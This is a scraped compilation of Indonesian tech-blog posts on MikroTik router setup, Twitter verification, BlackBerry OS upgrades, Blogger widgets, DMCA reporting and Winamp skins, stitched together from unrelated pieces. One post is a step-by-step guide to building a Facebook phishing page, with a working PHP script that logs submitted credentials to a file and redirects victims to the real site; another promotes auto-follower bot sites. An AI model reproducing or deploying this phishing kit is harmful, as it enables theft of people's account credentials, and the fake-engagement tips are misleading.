Cara Setting Mikrotik RB750 Dengan WinBox

Mikrotik RB750 adalah salah satu jenis RouterBoard Mikrotik yang paling banyak digunakan karena harganya yang murah meriah. Mikrotik RB 750 memiliki 5 buah port ethernet 10/100, dengan prosesor baru Atheros 400MHz dan sudah termasuk dengan lisensi level 4. Sayangnya RB750 tidak memiliki interface Wireless, sehingga tidak dapat langsung digunakan untuk membuat wireless Hotspot. Agar dapat membuat wireless Hotspot perlu ditambahkan perangkat tambahan sebagai Access Point.


Cara Mengakses Mikrotik RB750

Silakan nyalakan Mikrotik RB750 nya, hubungkan port ether 1 ke PC menggunakan kabel UTP straight. Jika beru pertama kali dinyalakan maka konfigurasi default IP address ether 1 nya adalah 192.168.88.1. Silakan anda ganti IP address ethernet PC anda ke 192.168.88.2. Kalau sudah anda bisa mengakses mikrotik dengan Winbox, putty, telnet, atau webfig. 

Setting Mikrotik RB750 untuk Internet Speedy


Berikut ini adalah cara Setting Mikrotik RB750 dengan koneksi Internet Speedy. Disini dial ke Speedy nya langsung dari Mikrotik, tidak menggunakan modem ADSL.
1. Silakan set Modem ADSL anda ke mode ‘BRIDGE’, jadi kalo masih mode ‘PPPoE’ silahkan di ‘RESET’ modemnya & setting ulang.

2. Reset juga  Mikrotik RB750 nya bila masih baru atau menggunakan setting default bawaan Mikrotik. Caranya :
- Pada Winbox Pilih Menu System --> Reset Configuration --> Reset Configuration


- Reboot Mikrotik

3. Selanjutnya, kita mulai dengan Log In Winbox dan memilih Mac Address (Jangan IP Address) untuk koneksi ke Mikrotik.

4. Ganti nama Interface nya
Pada Winbox Pilih Menu Interface
Klik [+] klik 2x ether1 Name=Speedy
Klik [+] klik 2x ether2 Name=Lokal

5. Ganti IP Address Mikrotik
Pada Winbox Pilih Menu New Terminal, ketik :

/ip address
Copy-Paste kode berikut :
add address=192.168.0.1/24 network=192.168.0.0 broadcast=192.168.0.255 interface=Lokal
add address=192.168.1.2/24 network=192.168.1.0 broadcast=192.168.1.255 interface=Speedy

6. Menambahkan PPP – PPPoE Client
Pada Winbox Pilih Menu PPP – klik [+] - PPPoE Client
Tab General Name=pppoe-speedy1 Interfaces=Speedy
Tab Dial Out Service=internet User= ****01***2**@telkom.net (Username Speedy Anda) Password=(Password Speedy Anda) Profile=Default Checklist pada Pilih Menuan ‘Add Default Route & User Peer DNS’, Pilih Menuan Allow Checklist semua, OK.

7. Menambahkan DNS
Pada Winbox Pilih Menu IP --> DNS --> Setting
Bila DNS Server  sudah muncul, tinggal memberi checklist pada Pilih Menuan ‘Allow Remote Requests’, OK
Gunakan juga DNS Server tersebut untuk PC Billing & PC Client Anda

8. Mengganti TCP/IP PC-BILLING / PC CLIENT
Setting terlebih dahulu PC/Komputer yang digunakan untuk proses instalasi mikrotik anda. Caranya :
Buka Control Panel – Network Connection – Local Area Connection – Klik kanan & Pilih Menu Properties – Internet Protocol (TCP/IP) – Properties.
Use the Following IP Address: IP Address = 192.168.0.2 Subnet Mask = 255.255.255.0 Gateway = 192.168.0.1
Use the Following DNS Server Addresses: Gunakan DNS Server & Alternatif DNS Server yang ada pada setting DNS Tadi.
Setting Mangle TCP/UDP Port

9. Mengganti Time Zone pada NTP
Karena beberapa RouterBoard/Mikrotik tidak menggunakan Battere CMOS, agar zona waktu RouterBoard/Mikrotik berjalan normal maka harus kita setting.
Pada Winbox Pilih Menu System --> NTP Client

10. Menambahkan konfigurasi Firewall NAT (Network Address Translation)
Pada Winbox Pilih Menu IP --> Firewall --> Tab NAT atau buka New Terminal dan ketik :
/ip firewall nat
add chain=srcnat src-address=192.168.0.0/24 out-interface=pppoe-speedy1 action=masquerade comment=”NAT from 192.168.0.0/24 output to Speedy”
add chain=srcnat src-address=192.168.0.2 out-interface=Lokal action=masquerade comment=” NAT from 192.168.0.2 output to Lokal”

Sampai disini Mikrotik RB750 anda seharusnya sudah bisa melakukan koneksi ke Internet, silahkan coba melakukan di Mikrotik nya dan coba browsing dari PC Client. Jika berhasil berarti Setingan sudah benar.

Oke, itulah tadi Setingan dasar Mikrotik RB750 untuk koneksi ke Speedy. Silakan dicoba dan semoga berhasil :)

Pertanyaan Umum Dasar-dasar Pertanyaan Umum tentang Akun Terverifikasi

Apa itu akun terverifikasi?

Setiap akun yang memiliki lencana terverifikasi biru di profil Twitter mereka adalah akun terverifikasi.

Mengapa Twitter memverifikasi akun?

Verifikasi saat ini digunakan untuk menetapkan keaslian identitas di Twitter. Lencana verifikasi membantu pengguna menemukan sumber informasi berkualitas dan memercayai bahwa sumber yang sah ditulis untuk akun Tweet.

Akun jenis apa yang terverifikasi?

Twitter secara proaktif dan terus-menerus memverifikasi akun untuk membuat pengguna lebih mudah menemukan apa yang mereka cari. Kami mengutamakan pengguna yang sangat berminat pada musik, akting, fesyen, pemerintahan, politik, agama, jurnalisme, media, iklan, bisnis, dan bidang minat utama lainnya. Kami memverifikasi dari waktu ke waktu mitra bisnis dan invidivu dengan akun yang sangat rentan terhadap peniruan.

Kami tidak menerima permintaan untuk verifikasi dari khalayak umum. Jika Anda termasuk salah satu kategori di atas dan akun Twitter Anda memenuhi kualifikasi kami untuk diverifikasi, kami mungkin menghubungi Anda di waktu mendatang.

Mengapa akun saya belum diverifikasi?

Jika menurut Anda, Anda memenuhi kriteria untuk diverifikasi dan belum menerima lencana, harap bersabar. Kami memfokuskan bidang minat utama untuk memverifikasi akun yang paling dicari oleh pengguna Twitter lain. Kami tidak menerima permintaan verifikasi dari khalayak umum, tetapi kami mendorong Anda untuk terus menggunakan Twitter dengan cara yang berarti, dan Anda mungkin diverifikasi di waktu mendatang. Perhatikan bahwa jumlah pengikut bukanlah faktor dalam menentukan apakah sebuah akun memenuhi kriteria verifikasi.

Di samping verifikasi, bagaimana cara menunjukkan bahwa akun saya asli?

Menautkan profil Twitter Anda dari situs web resmi adalah cara termudah untuk mengonfirmasikan keaslian akun Twitter Anda. Termasuk tombol ikuti Twitter di halaman web Anda adalah cara terbaik yang pasti untuk melakukan hal ini. Klik di sini untuk mempelajari caranya. Atau, baca semua artikel bantuan tentang menautkan akun Twitter Anda dari blog atau situs web Anda di sini.

Cara mengidentifikasi akun terverifikasi resmi:

  • Lencana terverifikasi akan muncul di kanan atas halaman profil pengguna tepat di atas nama, lokasi, dan bio.
  • Jika lencana terverifikasi muncul di mana saja di halaman profil pengguna (seperti avatar atau latar belakang), itu bukanlah akun yang terverifikasi.
  • Lencana terverifikasi tidak dapat digunakan kecuali disediakan oleh Twitter. Akun yang menggunakan lencana sebagai bagian dari gambar profil, gambar latar belakang, atau apa pun yang menyiratkan verifikasi palsu akan selamanya ditangguhkan.
  • Lencana terverifikasi juga akan muncul di sebelah nama pengguna pada pencarian orang di Twitter.
  • Lencana terverifikasi akan memiliki warna yang sama bahkan jika pengguna menyesuaikan latar belakang halaman profil mereka atau mengubah warna pada bilah samping.

Mengapa saya melihat dua opsi timeline di profil terverifikasi?

Saat mengunjungi profil pengguna atau pengiklan terverifikasi, Anda akan melihat dua opsi timeline - dengan Semua atau Tidak ada balasan. Beberapa pengguna terverifikasi ingin membalas untuk menyebut dari banyaknya penggemar dan pengikutnya, tetapi balasan ini akan memenuhi timeline profil mereka, sehingga sulit untuk melihat Tweet mereka lainnya yang mungkin relevan untuk Anda. Secara bawaan, Tidak ada balasan dipilih bila Anda ingin membuka profil pengguna terverifikasi. Jika Anda ingin melihat timeline lengkap pengguna, termasuk @balasan mereka, cukup klik Semua.

Auto Followers Tanpa Menggunakan Password

wah baru kali ini posting lagi ,huehehe soalnya lagi sibuk ...

Lanjut saja cara pemakain auto followers


1. Buka Salah Satu Situs Ini
   http://www.rahulsamyal.com/twitter.php
   http://andrimkp.web.id/bot.php

2. buka kumpulan id twitter nya -> http://pangestu.16mb.com/idbot.php
3. Copy Semua ID
4. Pastekan Kedalam situs yang tadi

Thanks Before
copy id nya , sedikit demi sedikit ,
5. pastekan di web yang nomor 1


Read more: http://myhafiezers.blogspot.com/2012/11/update-34000-id-auto-followers-twitter.html#ixzz2DJ35qaQK


Seberapa Pentingkah Custom Domain Untuk Blogspot?

Memindahkan subdomain blogspot ke custom domain tentu saja merupakan salah satu hal penting buat teman-teman blogger yang ingin serius menjalani dunia blogging. Mungkin banyak blogger-blogger yang bertanya "untuk apa menggunakan custom domain?", sebagian orang mungkin akan menjawab dengan menggunakan custom domain maka blog akan nampak lebih profesional, sebagian blogger lain mungkin akan menjawab agar blog lebih mudah di monetize karena banyak layanan-layanan penyedia iklan yang hanya menerima high level domain.

Tapi buat saya sebenarnya alasan itu bukan merupakan alasan yang utama. Menurut saya pribadi, tujuan menggunakan custom domain adalah untuk menyelamatkan hasil jerit payah kita selama membangun sebuah blog. Bayangkan saja, ketika kita menggunakan sub-domain seperti blogspot usaha kita selama bertahun-tahun untuk meningkatkan alexa rank dan pagerank serta menyebar backlink kesana kemari akan sia-sia begitu saja karena sebenarnya sebesar apa pun pagerank atau alexa rank yang telah kita dapat merupakan milik domain blogspot sebagai domain utama. Hal ini tentu saja akan berbeda jika kita menggunakan custom domain yang telah kita beli sendiri, kemanapun kita memindahkan domain kita pagerank dan alexa rank tentu saja milik kita seutuhnya dan menurut saya inilah yang disebut dengan investasi domain.

Bagi sebagian besar blogger yang telah lama mengurus blog dengan sub-domain, memindahkan blognya ke custom domain memang menjadi sebuah dilema. Tapi menurut saya pribadi, terlambat tentu saja lebih baik dari pada tidak melakukannya sama sekali :) semakin lama kita menunda-nunda penggunaan custom domain maka akan semakin besar dilema yang kita alami ketika kita ingin memindahkan blog kita ke custom domain.

Resiko Memindahkan Subdomain Blogger Ke Custom Domain


Mudah-mudahan saja setelah membaca artikel ini teman-teman blogger yang mempunyai rencana untuk memindahkan blognya ke custom domain dapat lebih memahami resiko yang akan dialami ketika memindahkan alamat blog lama ke domain baru. Mengenai tips memindahkan subdomain blogspot ke custom domain akan saya bahas pada postingan selanjutnya.

Resiko Memindahkan Sub-domain Blogspot Ke Custom Domain

Me-redirect suatu alamat web atau blog tentu saja memiliki beberapa resiko karena blog kita akan dianggap sebagai blog baru oleh search engine. Dibawah ini beberapa resiko yang saya alami ketika memindahkan blog ini ke custom domain:

1. Penurunan alexa rank dan Google pagerank (Sementara)
Meredirect sub-domain blogspot ke custom domain tentu saja akan membuat blog kita seperti sebuah blog baru. Penurunan alexa rank dan Google pagerank tentu saja sudah menjadi sebuah resiko yang harus ditanggung ketika kita memindahkan alamat blog kita ke domain baru. Namun permasalahan ini hanya bersifat sementara karena alexa rank dan pagerank kita akan kembali seperti semula secara bertahap. Biasanya dibutuhkan waktu sekitar 1-3 bulan untuk kembali ke kondisi semula.

2. Penurunan kecepatan peng-index-an Search Engine (Sementara)
Dengan menurunnya Google pagerank tentu saja akan berpengaruh juga kepada kecepatan pengindexan search engine. Sebagai contohnya, postingan terbaru blog ini baru terindex di search engine setelah 2-3 hari setelah tanggal postingan di publish, hal ini sangat berbeda jauh dengan kecepatan pengindexan sebelum blog ini saya pindahkan ke custom domain, postingan terbaru hanya membutuhkan waktu 1-2 menit untuk terindex di search engine. Permasalahan ini akan kembali seperti semula seiring perkembangan pagerank dan alexa rank blog kita.

3. Kehilangan pembaca melalui Feed (Permanent)
Merubah URL blog tentu saja akan merubah alamat feed blog kita, dengan kata lain kita akan kehilangan pembaca yang telah berlangganan artikel melalui alamat feed blog kita yang lama. Penanganan permasalahan ini akan saya jelaskan pada postingan selanjutnya mengenai tips memindahkan sub-domain blogspot ke custom domain.

4. Penurunan jumlah pengunjung (Sementara)
Pada saat perubahan sub-domain lama ke domain baru, google secara bertahap akan berusaha memindahkan alamat blog lama ke alamat blog baru, hal ini disebabkan blogspot menggunakan fitur redirect 301 (permanet redirect) ketika kita memasukkan alamat domain baru kita di settingan blogspot. Jumlah halaman blog lama kita yang telah terindex di search engine akan dihapus secara bertahap dan di index ulang ke alamat domain baru. Masa-masa transisi pengindexan google ini lah yang akan menyebabkan pengunjung blog kita menurun untuk sementara.

Download OS Blackberry 8520

Download Os Blackberry 8520 Terbaru


Download Os Blackberry 8520 Terbaru
yang langsung saja simak di bawah ini : 


inikah yang anda alami?

Akhir-akhir ini, Gemini 8520 saya seperti mengalami penurunan kinerja. Angka free application memory mulai menyusut di bawah 100MB, respon tiap menu dan aplikasi mulai tidak segesit dulu, dan mulai akrab dengan jam pasir lagi.
Padahal soft-reset dan hard-reset masih rajin saya kerjakan tiap hari, selain clear log dan memory cleaning, ditambah ritual memory personal boost. Mengingat pentingnya perangkat ini dalam menunjang pekerjaan dan produktivitas kerja, maka saya tidak mau berlama-lama membiarkan kondisi seperti itu. Pikiran saya pun melayang pada kemungkinan melakukan upgrade OS, supaya membersihkan (wipe) sekaligus menginstal OS yang lebih fresh.
Khususnya bagi Anda yang belum tahu caranya, langkah-langkahnya sederhana dan bisa dilakukan sendiri, asal cermat dan berhati-hati. Silakan ikuti petunjuk ini.
1. Membaca ulang cara upgrade/instal OS Blackberry di Berryindo.
2. Lakukan full backup seluruh data dan aplikasi dengan Blackberry Desktop Manager, untuk jaga-jaga.
3. Cari OS yang lebih tinggi/besar penomorannya, karena itu menandakan lebih baru. Kemarin saya pakai OS V5.0.0.1036, dan setelah gugling sana-sini, akhirnya ketemu dengan OS V5.0.0.1067 untuk perangkat Blackberry Gemini 8520 keluaran AT&T, yang bisa diunduh dari situs Blackberry AT&T, atau langsung saja klik di sini.
4. Selesai mengunduh, langsung instal ke komputer. Lalu menghapus file bernama vendor.xml di drive C -> program files -> common files -> research in motion -> app.loader (di folder ini ada file vendor.xml yang harus dihapus, karena Gemini saya pakai Telkomsel, bukan AT&T).
5. Nyalakan Blackberry Desktop Manager. Punya saya sudah pakai versi 6.0, kalau Anda belum, segeralah instal DM versi 6.0 tersebut. Versi ini tidak mengalami kesulitan apapun mendeteksi dan menginstalkan V5.0.0.1067.
6. Hubungkan perangkat Blackberry Gemini 8520 ke komputer. Ketika sudah terkoneksi, Desktop Manager otomatis membaca adanya OS V5.0.0.1067, yang lebih baru dibandingkan OS V5.0.0.1036 yang terpasang di dalam Gemini 8520. Disodori pilihan untuk upgrade, tinggal ikuti setiap prosedur yang meliputi backup, delete, install, restore.
7. Lebih kurang 30 menit semuanya sudah beres, Blackberry Gemini 8520 sudah bisa digunakan kembali dengan kondisi yang lebih segar, aplikasi lebih lincah, dan semua terasa enteng.
Memang sih, hampir tidak ada perbedaan antara V5.0.0.1067 dan V5.0.0.1036. Keuntungan instal OS baru adalah membersihkan sampah-sampah gak penting yang menghambat kinerja.

Cara Membuat Phising Facebook

oke,, kali ini saya akan ngepost tentang phising facebook,,,

mungkin masih banyak yang belom ngerti banget cara bikin dan upload hasil phisingnya,,,


Cara Membuat Web Phising |Topik Cara Membuat Web Phising kalau di bawakan pada jaman sekarang hampir sama dengan Jebakan Batman.. Cara membuat Web Phising Facebook. Yups postingan kali inisaya akan membahas tentang cara membuat web phising. walau pun ini sudah berita lama yang banyak orang sudah mengetahuinya. Tapi saya yakin masih banyak yang membuatuhkan pengetahuan tentang cara membuat web phising seperti yang anda baca sekarang ini. Apakah anda sudah tau apa itu web phising ?? web phisng = web + phising Web  menurut saya adalah sebuah page yang berisi content yang di isi oleh admin.Phising menurut dari yang saya baca phising  berasal dari kata fishing atau di bahasa indonesia kan yang memiliki arti memancing. Memancing ? ternyata memang benar kita membuat web untuk memancing korban untuk masuk dalam web phising yang telah kita buat. Cara buatnya gimana ? Baik saya akan kasih tahu cara membuat web phising. Langkah – langkahnya sebagai berikut :

  1. Cari dan buka alamat yang mau di jadiin hompage / halaman utama web phising anda. misal http://facebook.com.
  2. Setelah halaman terbuka sepenuhnya anda tekal tombol Ctrl + U di keyboard secara bersamaan. Kemudian akan muncul Source Code-nya.
  3. Copy semua Source Code yang terdapat di web tersebut. Ctrl + A ( untuk blok all ) kemudian Crtl + C ( untuk meng-copy / menyaslin Source Code tersebut ).
  4. Setelah itu buka notepad/wordpad ( Start – all program – accessories- Notepad/Wordpad)  di windows atau gedit ( Applications –  Accessories – Gedit Text Editor ) di linux ( yang pake gedit ).
  5. Paste Source Code yang sudah di copy tadi. seperti langkah nomor 3.
  6. Cari menggunakan Crtl + F, isi dengan “action=” ( tanpa tanda petik )
  7. Ketemu
    1<form action="URL WEB ASLI" method="post">
  8. Ganti URL WEB ASLI dengan phising.php ( phising.php hanya perumpamaan, bisa anda ganti namun harus semua dengan kata phising.php nantinya di ganti dengan nama.phpanda ).
  9. Ubah “post” menjadi “GET“.
  10. Save as ( file – save as ) atau tekan Ctrl + S. ( ingat file harus di ubah menjadi html )
  11. Buka notepad lagi ( langkah sama seperti nomor 4 ).
  12. copas code php ini ke notepad :
    1<?php header("Location: http://URL WEB ASLI"); $handle = fopen("passwords.txt", "a"); foreach($_GET as $variable => $value) { fwrite($handle, $variable); fwrite($handle, "="); fwrite($handle, $value); fwrite($handle, "\r\n"); } fwrite($handle, "\r\n"); fclose($handle); exit; ?>
  13. Ganti http://URL WEB ASLI dengan http://facebook.com misal.
  14. Save dengan nama phising dan extensi .php jadinya phising.php
  15. Upload ke hostingan anda.
  16. Selesai

nah ane udah bikin ebook tentang bagaimana bikin dan ngejalanin phising itu sendiri ,,,

langsung aja ke TKP:


Sumber : http://miftahbudi14.blogspot.com/

Cara Membuat Tombol Reply Comment

WisnuRizkii - Oke Kawan Gua bakal ngasih tau cara menambah Tombol Reply Comment,engga usah banyak tulisan yang penting banyak pengunjung

1. Masuk blogger > rancangan > edit html > centang expand template widget

2. Kemudian cari kode <data:commentPostedByMsg/>, copy kan script berikut ini tepat di bawah kode <data:commentPostedByMsg/>

3. <b:if cond='data:blog.pageType != &quot;static_page&quot;'> <a expr:href='&quot;https://www.blogger.com/comment.g?blogID=3462873129961487647&amp;postID=&quot; + data:post.id + &quot;&amp;isPopup=true&amp;postBody=%40%3C%61%20%68%72%65%66%3D%22%23&quot; + data:comment.anchorName + &quot;%22%3E&quot; + data:comment.author + &quot;%3C%2F%61%3E%3A%20#form&quot;' onClick='javascript:window.open (this.href,&quot;bloggerPopup&quot;,&quot;toolbar=0,location=0,statusbar=1,menubar=0,scrollbars=yes,width=450,height=450,&quot;);return false;' style='padding:0px 5px; border:1px solid #ddd;'>Reply Comment</a>
</b:if>

4. Perhatikan tulisan yang berwarna merah  blogID=3462873129961487647 pada script di atas. Blogid tersebut dengan blog id sobat.

5. Klik Simpan

Hasilnya :

Semoga Berhasil

Cara Melaporkan Blog yang Copas Agar di Hapus Google

Cara Melaporkan Blog yang Copas Agar di Hapus Google - Hai sob,WisnuRizkii akan berbagi tips bagi yang artikel blognya sering dicopas / ditiru tanpa seizin kita, yaitu Cara Melaporkan Blog yang Copas Agar di Hapus Google, sebelumnya pastikan kamu sudah mempunyai bukti-bukti yang kuat dulu untuk ditunjukkan ke google yaitu artikel suatu blog yang copas dari blog kamu, oke langsung aja yuk sob.
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
Check this on:
1. Masuk ke halaman google dmca: Klik Disini
2. Akan muncul seperti gambar dibawah, pilih blogger/blogspot
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google

3. Kemudian akan muncul pertanyaan lagi, pilih jawaban kedua:  I have found content that may violate my copyright
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
4. Lalu pilih opsi dua kembali seperti gambar berikut
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
5. Pada pertanyaan selanjutnya pilih jawaban 'Yes' lalu pada pertanyaan selanjutnya apa yang di copas, disini saya memilih 'teks' karena yang dicopas adalah artikel
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
6. Lalu scroll halaman kebawah dan klik 'this form' seperti gamabar dibawah
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
7. Kemudian kamu akan dibawa ke halaman pengisian biodata, udah pada bisa kan sob?
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
8. Scroll kebawah
pada form Where can we see an authorized example of the work? * isikan dengan link artikel kamu yang dicopas, dan pada form Identify and describe the copyrighted work * isikan dengan alasan kamu dalam bahasa inggris, lihat gambar berikut:
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google


9. Scroll halaman kebawah, isi signature dengan nama kamu lalu klik submit
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
10. Lalu check email kamu, kamu akan mendapat email dari google yang menyatakan permintaan kamu akan segera di proses, biasanya paling lama 1 minggu
 11. Nah disini saya sedang beruntung karena cuma 4 hari menunggu, saya mendapatkan respon positif, saya menerima email dari google bahwa permintaan saya telah di proes dan blog yang mencuri artikel saya telah dihapus google, 
melaporkan blog yang copas artikel ke google, mengatasi blog yang meniru artikel, melaporkan blog yang meniru agar dihapus oleh google, tutorial blog, melaporkan situs yang meniru artikel ke google, memblokir blog yang copas artikel, cara melaporkan blog copas ke google
setelah saya cek, ternyata blog itu memang telah tidak ada lagi sob, MISSION SUCCES!  :)

Sumber : Andi-techno.blogspot.com
sekian tips Melaporkan Blog yang Copas Agar di Hapus Google 

Download Theme Atau Skin Winamp


Winamp merupakan salah satu program pemutar media (musik, video) yang sangat popular. Banyak user yang menggunakan winamp sebagai program pemutar media di komputernya. Tampilan winamp secara default bisa anda pilih yaitu Winamp classic, Winamp modern atau Bento. Shobat bisa memilih satu dari ketiganya tersebut saat install maupun pada saat program telah diinstall.

winamp modern

Tampilan skin default tersebut kadang bisa saja membuat jemu dan bosan. Agar tidak membosankan dan menjemukan, user dapat merubah tampilan skin winamp dengan menginstall skin winamp yang lain. Cara mengganti skin winamp adalah :
Pilih menu options kemudian pilih skin dan klik pada salah satu skin yang anda pilih

cara merubah tampilan skin / tema winamp

Untuk mendapatkan skin winamp yang lain, silahkan download skin winamp secara gratis pada link download dibawah ini :

winamp skin

Cara Membuat Menu Horizontal

Ada yang pingin buat menu horizontal tapi nggak tahu caranya?
Gini nih caranya, eh tapi tunggu dulu, apasih menu horizontal itu? Menu horizontal adalah menu-menu yang disusun secara horizontal (menyamping). Kayak gini ini lho:


berikut ini:

pertama-tama kamu harus punya gambar kayak gini nih:

dan

kalo nggak punya gimana? kalo nggak punya pake gambar yang aku sediain ini aja deh.

blackleft.gifblackright.gif
greenleft.gifgreenright.gif
redleft.gifredright.gif
unguleft.gifunguright.gif
yellowleft.gifyellowright.gif
blueleft.gifblueright.gif


Ok, bahan-bahannya sudha ada, mari kita mulai maraciknya:
1. Login ke blogger terus pilih Layout --> Edit HTML, trus beri tanda centang pada kotak "Expand Widget Templates". jangan lupa template di backup dulu.
2. Cari script seperti ini ]]></b:skin>, kalo udah ketemu copy script dibawah ini dan taruh diatasnya
/*credits : http://wisnurizkii.blogspot.com */
#tabshori {
float:left;
width:100%;
font-size:13px;
border-bottom:1px solid #2763A5; /* Garis Bawah*/
line-height:normal;
}
#tabshori ul {
margin:0;
padding:10px 10px 0 50px; /*Posisi Menu*/
list-style:none;
}
#tabshori li {
display:inline;
margin:0;
padding:0;
}
#tabshori a {
float:left;
background: url("http://superinhost.com/gambar/blackleft.gif") no-repeat left top;
margin:0;
padding:0 0 0 4px;
text-decoration:none;
}
#tabshori a span {
float:left;
display:block;
background: url("http://superinhost.com/gambar/blackright.gif") no-repeat right top;
padding:5px 14px 4px 4px;
color:#fff;
}

#tabshori a span {float:none;}
/* End IE5-Mac hack */
#tabshori a:hover {
background-position:0% -42px;
}
#tabshori a:hover span {
background-position:100% -42px;
}


Tulisan yang dicetak tebal bisa kamu ganti dengan gambar-gambar (text dibawah gambar) diatas tadi. Misalnya, jika kamu pilih yang warna merah maka scriptnya menjadi seperti ini;
background: url("http://superinhost.com/gambar/redleft.gif") no-repeat left top;

background: url("http://superinhost.com/gambar/redright.gif") no-repeat right top;


Mudeng nggak loe :D
Kalo sudah selesai mari kita lanjutkan, sampai angka berapa tadi? oh ya sampai angka ketiga ya.
3. Copy script berikut ini
<div id="tabshori">
<ul>
<li><a href="http://wisnurizki.cyber4rt.com"><span>Home</span></a></li>
<li><a href="http://wisnurizki.cyber4rt.com"><span>Theme</span></a></li>
<li><a href="http://wisnurizki.cyber4rt.com"><span>Free Template </span></a></li>
<li><a href="http://wisnurizki.cyber4rt.com"><span>Profile</span></a></li>
</ul>
</div >


4. Ganti http://wisnurizki.cyber4rt.com dengan link yang kamu tuju. Link tersebut bisa berupa alamat blog lain atau link postingan km. Untuk mendapatkan link postingan caranya klik kanan pada judul postingannya trus pilih "copy link location" (untuk mozilla firefox).
Kemudian text yang dicetak tebal bisa kamu ganti dengan text yang kamu suka. Text tersebut adalah text yang muncul di tombol/menu.
5. Cara memasangnya ada beberapa macam tergantung dari template yang digunakan, salah satu contoh memasangnya yaitu begini
cari kode berikut ini :
<div id="content-wrapper">

caranya nyari biar gampang, copy script diatas lalu tekan Ctrl-f kemudian paste di kotak find, nha langsung ketemu kan. Kalo udah ketemu copy script yang tadi diatasnya

6. Simpan hasil pengeditan.
7. Lihat hasilnya.
8. kalo hasilnya kurang bagus/acak-acakan coba script tadi dipindah tempatnya, misalnya pindah keatasnya yaitu diatas kode </div>. kalao nggak cocok juga tempatnya dicoba lagi yang diatasnya atau juga dibawahnya, begitu terus sampai ketemu tempat yang cocok.
9. Kalo masih belum berhasil juga coba cara ini:
- Cari kode berikut ini :

<b:section class='header' id='header'
maxwidgets='1' showaddelement='no'>
<b:widget id='Header1' locked='true'
title='your blog title (Header)' type='Header'/>
</b:section>


teru ganti text yang berwarna hijau sihingga menjadi seperti ini:

<b:section class='header' id='header'
maxwidgets='2' showaddelement='yes'>
<b:widget id='Header1' locked='false'
title='your blog title (Header)' type='Header'/>
</b:section>


terus di Save

Klik tab Page Elements, kemudian di daerah header klik Add a page element lalu pilih HTML/JavaScript paste script link tadi di dalam kotak content terus simpan, nha itu kan tempatnya diatas, coba drag kebawah dikit, nha gitu, terus simpan dan lihat hasilnya.

hasilnya pasti akan berbeda-beda di setiap template.
kalo berhasil berarti kamu pinter, kalo gagal berarti kamu kurang pinter :r coba diteliti lagi langkah-langkahnya dan dipahami maksudnya, jangan cuma di plototin. OK BOZ, Good luck..